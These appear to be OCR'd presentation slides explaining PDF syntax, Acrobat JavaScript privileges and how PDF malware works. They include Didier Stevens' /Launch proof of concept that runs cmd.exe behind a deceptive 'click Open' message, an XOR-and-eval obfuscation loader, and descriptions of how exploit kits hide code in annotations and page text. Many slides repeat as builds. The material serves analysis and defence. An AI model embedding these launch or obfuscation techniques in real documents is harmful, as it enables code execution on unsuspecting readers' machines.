
The optional **Win**, **Mac**, and **Unix** entries allow the action dictionary to include platform-specific parameters for launching the designated application. If no such entry is present for the given platform, the **F** entry shall be used instead. Table 203 shows the platform-specific launch parameters for the Windows platform. Parameters for the Mac OS and UNIX platforms are not yet defined at the time of publication.

Table 203 – Additional entries specific to a launch action

Key	Type	Value
S	name	*(Required)* The type of action that this dictionary describes; shall be **Launch** for a launch action.
F	file specification	*(Required if none of the entries **Win**, **Mac**, or **Unix** is present)* The application that shall be launched or the document that shall be opened or printed. If this entry is absent and the conforming reader does not understand any of the alternative entries, it shall do nothing.
Win	dictionary	*(Optional)* A dictionary containing Windows-specific launch parameters (see Table 204).
Mac	(undefined)	*(Optional)* Mac OS–specific launch parameters; not yet defined.
Unix	(undefined)	*(Optional)* UNIX-specific launch parameters; not yet defined.
NewWindow	boolean	*(Optional; PDF 1.2)* A flag specifying whether to open the destination document in a new window. If this flag is **false**, the destination document replaces the current document in the same window. If this entry is absent, the conforming reader should behave in accordance with its current preference. This entry shall be ignored if the file designated by the **F** entry is not a PDF document.

WTF?

- So, if someone was to set `F` to “`cmd.exe`”, Acrobat would blindly execute it?



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Didier Stevens' PoC

```
7 0 obj
<<
 /Type /Action
 /S /Launch
 /Win
 <<
  /F (cmd.exe)
  /P (/C echo @set [...implementation details omitted...] &&s3.vbs
To view the encrypted message in this PDF
document,
select 'Do not show this message again'
and click the Open button!)
 >>
>>
endobj
```

Yes.

`/Launch` Rationale

- Once upon a time... Many CD-ROMs were published with an index/catalogue of the CD's contents.
- Directly from this PDF, the user would be able to open files on the CD with one click.
- Adobe has been trying to deprecate this feature for a few years.
- Added in PDF Spec v1.1


High Privilege JavaScript

(Your millage may vary)

- A partial list of features *restricted* by Acrobat:
  - Add and remove menu items and toolbar icons from Acrobat UI (and execute them)
  - Read and write any file on disk
  - Launch any URL, send email, and stuff
  - Create new PDF files and forms
  - Active Directory (LDAP) services
  - Call Javascript located in other documents

Slightly Restricted Javascript

privileged context: Execution in console, batch and application initialization events...And if signed by a [manually installed] trusted certificate.



Beginning with Acrobat 6.0, security-restricted methods can execute without restrictions if the document certifier's certificate is trusted for running embedded high privilege JavaScript.

Slightly Restricted Javascript

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



Beginning with Acrobat 6.0, security-restricted methods can execute without restrictions if the document certifier's certificate is trusted for running embedded high privilege JavaScript.

In Acrobat, there is fine-grained control over which capabilities are granted.

Slightly Restricted Javascript

Most of this stuff prompts the user, or can be set a certain way in the Acrobat Preferences


Preferences

Trust Manager

PDF File Attachments

☑ Allow opening of non-PDF file attachments with external applications

Restore the default list of allowed and disallowed file attachment types: Restore

Internet Access from PDF Files outside the web browser

Unless explicitly permitted, PDF files cannot send information to the Internet.

Change Settings...

PDF/A

- No Javascript
- No Encryption
- No Multimedia
- No Proprietary Fonts
- Completely Self-Contained

Brief Syntax Guide

(CosObject types)

- Boolean: `true false TRuE fAlSe`
- Integer and Real: `23 +45 -6. 3.14 05`
- String: `(blahblah)`
- Hex String: `<41424344>`
- Name: `/foobar /Helvetica /Page`
- Comment: `% Like Postscript & TeX`
- Array: `[/foo (moo) 123 <45>]`
- Dictionary: `<</foo 123 /bar true>>`

Brief Syntax Guide

(CosObject types)

- Stream:

  ```
  <</Length 1234>>
  stream
  blahblahblahblahblahblahbl
  endstream
  ```

- Null Object: `null`

  (or a reference to a non-existent object)

- Object:

  ```
  1 0 obj
  (any other types)
  endobj
  ```

Brief Syntax Guide

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- Stream:
  ```
  <</Length 1234>>
  stream
  blahblahblahblahblahblahbl
  endstream
  ```
- Null Object: `null`
  (or a reference to a non-existent object)
- Object:
  ```
  1 0 obj
  (any other types)
  endobj
  ```

- It's a like big binary string.
- And can be compressed.

Brief Syntax Guide

(CosObject types)

- Stream:

```
<</Length 1234>>
stream
blahblahblahblahblahblahbl
endstream
```

- Null Object: `null`

  (or a reference to a non-existent object)

- Object:

```
1 0 obj
(any other types)
endobj
```

Ref Number

Generation/Version

Brief Syntax Guide

- Object Reference: `1 0 R`
- The following are equivalent:

```
2 0 obj
  (Hello World)
endobj

3 0 obj
<<
 /Example 2 0 R
>>
endobj
```

```
3 0 obj
<<
 /Example (Hello World)
>>
endobj
```

Brief Syntax Guide

Generation/Version

“R”

Reference

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- The following are equivalent:

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 /Example (Hello World)
>>
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```

Brief Syntax Guide

- This doesn’t work:

```
13 0 R 0 R % does not become 12 0 R

12 0 obj
   (Hello World)
endobj

13 0 obj
   12
endobj
```

Brief Syntax Guide

- This doesn't work:

```
13 0 R 0 R % does not become 12 0 R

12 0 obj
   (Hello World)
endobj

13 0 obj
   12
endobj
```

Brief Syntax Guide

- This doesn't work:

```
7 0 obj
<<
 8 0 R   9 0 R
 10 0 R 11 0 R
 13 0 R 12 0 R
>>
endobj
```

```
8 0 obj
  /Type
endobj
9 0 obj
  /Action
endobj
10 0 obj
  /S
endobj
11 0 obj
  /JavaScript
endobj
12 0 obj
   ( app.alert({cMsg:"Hello World"}); )
endobj
13 0 obj
   /JS
endobj
```

Brief Syntax Guide

- This doesn't work:

```
7 0 obj
<<
 8 0 R    9 0 R
 10 0 R 11 0 R
 13 0 R 12 0 R
>>
endobj
```

```
8 0 obj
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10 0 obj
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12 0 obj
   ( app.alert({cMsg:"Hello World"}); )
endobj
13 0 obj
   /JS
endobj
```

Brief Syntax Guide

- But this *does* work:

```
7 0 obj
<<
 /Type     9 0 R
 /S       11 0 R
 /JS      12 0 R
>>
endobj
```

```
8 0 obj
  /Type
endobj
9 0 obj
  /Action
endobj
10 0 obj
  /S
endobj
11 0 obj
  /JavaScript
endobj
12 0 obj
   ( app.alert({cMsg:"Hello World"}); )
endobj
13 0 obj
   /JS
endobj
```

Brief Syntax Guide

- But this *does* work:

```
7 0 obj
<<
 /Type    9 0 R
 /S      11 0 R
 /JS     12 0 R
>>
endobj
```

References are resolved at parse time, but not loaded until use.

```
8 0 obj
  /Type
endobj
9 0 obj
  /Action
endobj
10 0 obj
  /S
endobj
11 0 obj
  /JavaScript
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12 0 obj
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13 0 obj
   /JS
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```

Brief Syntax Guide

- But this *does* work:

```
7 0 obj
<<
 /Type    9 0 R
 /S      11 0 R
 /JS     12 0 R
>>
endobj
```

Parser knows where to look for direct objects vs indirect objects.

```
8 0 obj
  /Type
endobj
9 0 obj
  /Action
endobj
10 0 obj
  /S
endobj
11 0 obj
  /JavaScript
endobj
12 0 obj
   ( app.alert({cMsg:"Hello World"}); )
endobj
13 0 obj
   /JS
endobj
```

Brief Syntax Guide

- If indirect objects were loaded at parse time, PDF would be equivalent to Lisp.
- Think about it, you could write $\Omega = (\lambda x.\, x\, x)\, (\lambda x.\, x\, x)$ as

```
1 0 obj
   1 0 R 1 0 R
endobj
```

A Bunch Of Other Stuff

- Streams can be encoded many different ways, including all possible ways at once.

`Base16`	`Base85`	`LZW`	`RLE`
`DCT`	`JBIG2`	`JPEG2000`	

  ...and **`RC4/AES`** encrypted.
  (Also several bit-predictor functions.)

- Many indirect objects can also be stored within a single stream. (Version >= 1.5)

A Bunch Of Other Stuff

- Names can include escaped hex values
  `/For#20Example` is "`For Example`"
  also
  `#46#6f#72#20#45#78#61#6d#70#6c#65`
- C-style backslash codes work in strings
- Hex Strings are whitespace agnostic
- Metasploit and some exploit kits performs these transforms for obfuscation purposes
  (Since Didier pointed this out two years ago)

Graphics State Operators

- Graphics state operators use their own unique syntax
- Mostly of the forms:

```
<open tag> <operators> <close tag>

<zero or more arguments> <operator>
```

- Many of these will be familiar if you know Postscript

Graphics State Operators

- `Tf` Set font and size
- `Tj` Show a string of text
- `l` Lineto
- `f` Fill
- `W` Clip
- `q` Save graphics state (like current color, etc.)
- `BT` (object made of text operators) `ET`

Graphics State Operators

- Operators are case sensitive.
- `w` Set Line Width
- `W` Set clipping path

- After every operator is executed, the stack is cleared
- Extra arguments get consumed.

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```
9 w %sets line width to 9 units
```

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Graphics State Operators

- Operators are case sensitive.
- `w` Set Line Width

```
9 w %sets line width to 9 units
```

```
5 6 7 8 9 w %Does nothing different than 9 w
```

- After every operator is executed, the stack is cleared
- Extra arguments get consumed.

Javascript

- Adobe Reader 8, 9, and X currently use SpiderMonkey Version1.8(RC1)
- Based on a different DOM than in web browsers
  Acrobat: `app.*`, `doc.*` , `field.*`, `annot.*`
  XFA, 3D objects, etc. have their own DOM
- There is a single Javascript runtime, and globals are shared between DOMs
- And globals are handled specially

Javascript

- All document metadata is accessible from JS But, metadata within embedded objects (PNG, TIFF, etc.) is not accessible.
- In Adobe Reader, some metadata (on annotations for example) is writable. In Adobe Acrobat all document metadata is writable.
- Sandboxed

Javascript

```
getPageNthWord()
getOCGs()
getNthFieldName()
getLinks()
getLegalWarnings()
getIcon()
getSound()
getField()
getPageNumWords()
```
[...]

Lots of places to store arbitrary data

Javascript

Things can be complicated...

`getPageNthWordQuads()`

The page content must be parsed to find the location. (Full rendering not needed.)

`documentFileName()`

Usually when a sample is passed around, it has been renamed to a hash This data is lost.

Javascript

- If a PDF has "*disclosed*" itself, it can be opened, and accessed from other PDF documents

```
var otherDoc = app.openDoc("/c/temp/myDoc.pdf");

otherDoc.doStuff();
```

Function defined in other PDF

Sebastian Porst's Slides

(PDF Dissector)

```
cypher = [7, 17, 28, 93, 4, 10, 4, 30, 7, 77, 83, 72];
cypherLength = cypher.length;

hidden = "ThisIsNotTheKeyYouAreLookingFor";
hiddenLength = hidden.toString().length;

for(i=0,j=0;i<cypherLength;i++,j++) {
   cypherChar = cypher[i];
   keyChar = hidden.toString().charCodeAt(j);
   cypher[i] = String.fromCharCode(cypherChar ^
   keyChar);

   if (j == hiddenLength - 1)
      j = -1;
}

eval(cypher.join(""));
```

Sebastian Porst’s Slides

(PDF Dissector)

JavaScript Standard

```
hidden = false;
hidden = "Key";
```

hidden has the value „Key“

Adobe Reader JavaScript

```
hidden = false;
hidden = "Key";
```

hidden has the value „true“

Sebastian Porst's Slides

(PDF Dissector)

JavaScript Standard

```
hidden = false;
hidden = "Key";
```

$\boxed{\text{Boolean type}}$

hidden has the value „Key“

Adobe Reader JavaScript

```
hidden = false;
hidden = "Key";
```

hidden has the value „true“

Sebastian Porst's Slides

(PDF Dissector)

JavaScript Standard

```
hidden = false;
hidden = "Key";
```

$\xleftarrow{}$ Boolean type

$\xleftarrow{}$ String type

hidden has the value „Key“

Adobe Reader JavaScript

```
hidden = false;
hidden = "Key";
```

hidden has the value „true“

Sebastian Porst's Slides

(PDF Dissector)

JavaScript Standard

```
hidden = false;
hidden = "Key";
```

Boolean type

String type

hidden has the value „Key“

String type

Adobe Reader JavaScript

```
hidden = false;
hidden = "Key";
```

hidden has the value „true“

Sebastian Porst's Slides

(PDF Dissector)

JavaScript Standard

```
hidden = false;
hidden = "Key";
```

Boolean type

String type

hidden has the value „Key“

String type

Adobe Reader JavaScript

```
hidden = false;
hidden = "Key";
```

Boolean type

hidden has the value „true“

Sebastian Porst's Slides

(PDF Dissector)

JavaScript Standard

```
hidden = false;
hidden = "Key";
```

Boolean type

String type

hidden has the value „Key"

String type

Adobe Reader JavaScript

```
hidden = false;
hidden = "Key";
```

Boolean type

String type

hidden has the value „true"

Sebastian Porst's Slides

(PDF Dissector)

JavaScript Standard

```
hidden = false;
hidden = "Key";
```

Boolean type

String type

hidden has the value „Key“

String type

Adobe Reader JavaScript

```
hidden = false;
hidden = "Key";
```

Boolean type

String type

hidden has the value „true“

Boolean type

Obfuscation Use By Current Malware

Current Use By Malware

- Neosploit Toolkit
- Crimepack Exploit Kit
- (Alleged) Chinese Targeted Attacks
- Embedding of other filetype exploits

Neosploit

- Does most of the same Javascript obfuscation as the web portions. (Probably same obfuscation engine for both.)
- Decoder checks if "app" object is defined.
- Then it gets the annotations of the first page
  ```
  var p = app.doc.getAnnots( { nPage: 0 });
  ```
- `p[0].subject` holds the second chunk of Javascript to be decoded and `exec()`'d
- New versions also use `this.info.author`

Crimepack

- Several pages of gibberish text
- Iterates through all the words on page 4 and decodes them into characters for the next `eval()`

```
for ( var index = 0; index < getPageNumWords(3); index++ )
{
    p=getPageNthWord(3, index);
    var j= p.substr(p.length-2, 2);
[...]
```

Targeted Attacks

- Doing the same `this.info.`*`whatever`* and `app.doc.getAnnots` tricks as Neosploit
- Sometimes are very not well formed. Having large blobs of binary data (EXEs and NULLs and stuff) just sitting in the middle.

CVE-2009-1862

